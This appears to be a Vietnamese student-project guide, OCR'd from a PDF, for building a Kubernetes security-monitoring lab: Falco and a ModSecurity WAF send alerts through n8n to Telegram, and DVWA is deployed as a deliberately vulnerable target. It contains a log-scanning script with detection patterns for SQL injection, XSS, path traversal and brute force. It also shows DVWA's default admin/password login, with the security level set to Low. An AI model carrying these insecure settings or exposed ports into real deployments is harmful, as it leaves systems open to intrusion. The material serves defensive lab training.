cat <<EOF | kubectl patch deployment n8n -n n8n --patch-file /dev/stdin
spec:
  template:
    spec:
      volumes:
      - name: n8n-storage
        persistentVolumeClaim:
```

```
          claimName: n8n-pvc
      containers:
      - name: n8n
        volumeMounts:
        - name: n8n-storage
          mountPath: /home/node/.n8n
EOF
```

B7.2: Mở port cho máy host truy cập vào giao diện của n8n


Bash

```
kubectl port-forward svc/n8n-service 5678:5678 -n n8n --address 0.0.0.0
```

Sau khi mở port có thể truy cập vào máy n8n thông qua máy host với đường link:
http://172.16.1.138:5678

B7.3: Tạo Webhook để đón dữ liệu từ falco

- Trên giao diện n8n, chọn **Add first step** để tạo Workflow mới.
- Tìm kiếm và chọn Node: **Webhook**.
- Cấu hình Webhook như sau:
- **HTTP Method:** Chọn POST.
- **Path:** Nhập falco-alerts.
- Nhấn nút **Save** ở góc trên bên phải màn hình để lưu Workflow.
- Nhấn nút **Publish** ở góc trên bên phải. Khi đó Workflow chuyển sang trạng thái "Active" và sẵn sàng nhận dữ liệu từ bên ngoài.



Hình 27: Giao diện n8n

B7.4: Kết nối falco với n8n

Bash

```
helm upgrade falco falcosecurity/falco \

  --namespace falco \

  --reuse-values \


  --set
falcosidekick.config.webhook.address="http://n8n-
service.n8n.svc.cluster.local:5678/webhook/falco-
alerts" \

                                                    --set
falcosidekick.config.webhook.minimumpriority="notice"
```

B7.5: Thêm màng lọc cảnh báo giả cho n8n

- Trên giao diện n8n, nhấn vào dấu + ở sau Node **Webhook**.
- Tìm kiếm và chọn Node **Filter**.
- Trong bảng cấu hình của Filter Node, mục **Conditions**, thêm một điều kiện mới:
  - **Value 1:** Kéo thả biến chứa nội dung lệnh mà Webhook nhận được vào đây, ví dụ: {{ $json.body.output }} (hoặc trường dữ liệu chứa câu lệnh ip -o -4 addr show).
  - **Operation:** Chọn Does Not Contain (Không bao gồm).
  - **Value 2:** Nhập chuỗi cần chặn, ví dụ: ip -o -4 addr show.

Nhấn **Save**, sau đó kéo các Node tiếp theo (như Telegram) vào đường nối phía sau Node Filter.



Hình 28: Màng lọc cảnh báo của n8n

B7.6: Ngắt luồng gửi dữ liệu từ Falco sang Telegram

Mở Terminal và chạy lệnh sau để xóa Token và Chat ID Telegram khỏi cấu hình của Falco:


Bash

```
helm upgrade falco falcosecurity/falco \
  --namespace falco \
  --reuse-values \
  --set falcosidekick.config.telegram.chatid="" \
  --set falcosidekick.config.telegram.token=""
```

B7.7: Thêm luồng dữ liệu ra. Kết nối n8n với telegram


- Tại màn hình Editor, nhấp vào dấu cộng (+) ở cuối đường nối từ Node Filter.
- Trong thanh tìm kiếm hiện ra, nhập Telegram và chọn Node này.
- Chọn hành động Send a text message.
- Trong bảng cấu hình, cần điền ba thông tin chính:
  - **Khai báo Token**
    - Tại ô **Credential**, nhấn vào nút **Connect to Telegram.**
    - Trong cửa sổ hiện ra, dán Token của bot rồi nhấn **Save** để kết nối.
  - **Điền Chat ID.**
    - Tại ô **Chat ID** (đang có dấu ⚠️ đỏ), nhập Chat ID nhận cảnh báo: 8746424427.

- **Cấu hình nội dung tin nhắn (Text)**
  - Ở cột **INPUT** bên trái, tại mục body, nhấn giữ trường output rồi kéo thả sang ô **Text**.



Hình 29: Thêm luồng dữ liệu đầu ra cho n8n

- Đóng bảng cấu hình và nhấn nút Publish màu xanh để Workflow có hiệu lực.



Hình 30: Cấu hình xong lọc cảnh báo giả cho n8n

Bước 8: Tích hợp WAF (Modsecurity) vào hệ thống)

B8.1: Cấu hình và triển khai WAF Proxy

Bash

```
nano waf.yaml
```

Bash

```
YAML
```

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: waf-standalone
spec:
  replicas: 1
  selector:
    matchLabels:
      app: waf-standalone
  template:
    metadata:
      labels:
        app: waf-standalone
    spec:
      containers:
      - name: waf
        image: owasp/modsecurity-crs:nginx
        ports:
        - containerPort: 8080
        env:
        - name: BACKEND
            # Trỏ thẳng đích đến là Service của DVWA
nằm ở namespace dvwa
          value: "http://dvwa.dvwa.svc.cluster.local"
---
apiVersion: v1
kind: Service
metadata:
  name: waf-standalone-svc
```

```
spec:
  selector:
    app: waf-standalone
  ports:
  - port: 80
    targetPort: 8080
Bash
kubectl apply -f waf.yaml
```

B8.2: Mở luồng mạng kiểm thử

Bash

```
kubectl port-forward --address 0.0.0.0 svc/waf-standalone-svc 8888:80
```

B8.3: Cấu hình hệ thống cảnh báo tự động SOC (WAF -> n8n -> Telegram)

3.1 Cấu hình n8n

- Thêm 1 Webhook
  - Cấu hình method là : post
  - Path là: waf-alerts
  -
- Thêm 1 cục telegram
  - Chọn Bot Credentials, nhập Chat ID
  - Dán đoạn Expression báo động WAF vào ô Text:

```
🚨 [SOC ALERT] HỆ THỐNG WAF VỪA CHẶN ĐỨNG MỘT CUỘC TẤN CÔNG!

🎯 Mục tiêu: DVWA (Port 8888)

⚠️ Phân loại: {{ $json.body.alert_type }}

📝 Chi tiết mã độc bị chặn (Log WAF):

{{ $json.body.message.replace(/`/g, "'").substring(0, 3500) }}... [ĐÃ CẮT NGẮN]
```

- Cài công cụ jq

```
sudo apt-get install jq -y
```

3.2. Cấu hình cho waf chạy song song cùng máy chủ linux

B8.3.2.1: Sửa lại Service để bảo vệ tuyệt đối

Bash

```
sudo nano /etc/systemd/system/soc-agent.service
```

Sau đó, ta tìm dòng ExecStart và **thêm chữ /bin/bash vào đằng trước** (như dưới đây):

```
Ini, TOML

[Unit]

Description=SOC WAF Log Forwarder Agent

After=network.target

[Service]

Type=simple

User=hai

Environment="KUBECONFIG=/home/hai/.kube/config"

# Sửa lại dòng này: Chỉ định rõ dùng bash để chạy script

ExecStart=/bin/bash /home/hai/waf-logger.sh

Restart=always

RestartSec=3

[Install]

WantedBy=multi-user.target
```

(Lưu xong ta ấn Ctrl + O -> Enter -> Ctrl + X).

Bash

```
nano /home/hai/waf-logger.sh
```

Bash

```
#!/bin/bash

kubectl logs -f --since=1s deployment/waf-standalone | grep -Ei --line-buffered "SQL Injection|XSS|Cross-site Scripting|Path Traversal|Upload|Multipart|File Extension|Brute|Automation|Too Many Requests" | while read line ; do
```

```
    if echo "$line" | grep -qi "SQL Injection"; then
        ATTACK_TYPE="SQL INJECTION (SQLi)"
     elif echo "$line" | grep -qiE "XSS|Cross-site Scripting"; then
        ATTACK_TYPE="CROSS-SITE SCRIPTING (XSS)"
     elif echo "$line" | grep -qiE "Path Traversal|Directory Traversal"; then
        ATTACK_TYPE="PATH TRAVERSAL"
     elif echo "$line" | grep -qiE "Upload|Multipart|File Extension"; then
        ATTACK_TYPE="MALICIOUS FILE UPLOAD"
     elif echo "$line" | grep -qiE "Brute|Automation|Too Many Requests"; then
        ATTACK_TYPE="BRUTE FORCE / AUTOMATION ATTACK"
    else
        ATTACK_TYPE="WAF RULE TRIGGERED (OTHER)"
    fi
    # Đóng gói và gửi JSON sang n8n
    json_payload=$(jq -n --arg msg "$line" --arg type "$ATTACK_TYPE"   '{"alert_type":   $type,   "message": $msg}')
     curl -X POST "http://localhost:5678/webhook/waf-alerts" \
    -H "Content-Type: application/json" \
    -d "$json_payload"
     # Nghỉ 2 giây sau mỗi lần gửi để chống Spam và nghẽn DNS!
    sleep 2
done
```

B8.3.2.2: Cấp quyền thực thi và khởi động lại service

Bash

```
# 1. Cấp lại quyền cho chắc cú
chmod +x /home/hai/waf-logger.sh
# 2. Nạp lại cấu hình vừa sửa
sudo systemctl daemon-reload
# 3. Khởi động lại service
sudo systemctl restart soc-agent
```

Bash

```
sudo systemctl daemon-reload
```

PHỤ LỤC 4: QUY TRÌNH TRIỂN KHAI ỨNG DỤNG MỤC TIÊU (DVWA) TRÊN MÔI TRƯỜNG KUBERNETES

1. Mục đích

Phụ lục này mô tả các bước triển khai ứng dụng web cố ý chứa lỗ hổng bảo mật (Damn Vulnerable Web Application - DVWA) trên cụm Kubernetes. Ứng dụng này là mục tiêu giả định để thực nghiệm và đánh giá các kỹ thuật tấn công.

2. Các bước triển khai chi tiết

2.1. Khởi tạo không gian làm việc và bản triển khai (Deployment)

Bash

```
# Khởi tạo không gian tên dành riêng cho ứng dụng DVWA
kubectl create namespace dvwa
# Khởi tạo bản triển khai (deployment) từ image cấu hình sẵn
kubectl create deployment dvwa --image=vulnerables/web-dvwa -n dvwa
# Phơi bày (expose) cổng dịch vụ thông qua cơ chế NodePort
kubectl expose deployment dvwa --port=80 --type=NodePort -n dvwa
```

2.2. Thiết lập chuyển tiếp cổng (Port-forwarding)

Bash

```
kubectl port-forward --address 0.0.0.0 svc/dvwa 8000:80 -n dvwa
```

2.3. Khởi tạo cơ sở dữ liệu và cấu hình mức độ bảo mật

Bước cuối cùng là khởi tạo cơ sở dữ liệu và điều chỉnh các tham số bảo mật của DVWA cho phù hợp với kịch bản thực nghiệm:

a) Khởi tạo dữ liệu: Truy cập trang thiết lập tại http://<IP_Máy_Chủ>:8000/setup.php và chọn "Create / Reset Database" để tạo cấu trúc cơ sở dữ liệu.

b) Đăng nhập: Sau khi khởi tạo xong, hệ thống chuyển về trang đăng nhập. Sử dụng tài khoản quản trị mặc định:

   a. Tên đăng nhập (Username): admin

   b. Mật khẩu (Password): password

c) Điều chỉnh mức bảo mật: Trong giao diện quản trị, vào mục DVWA Security, đặt mức bảo mật là Low rồi nhấn Submit. Mức này tắt các cơ chế phòng vệ có sẵn của ứng dụng, nhờ đó có thể mô phỏng và khai thác các lỗ hổng cơ bản trong phạm vi đồ án.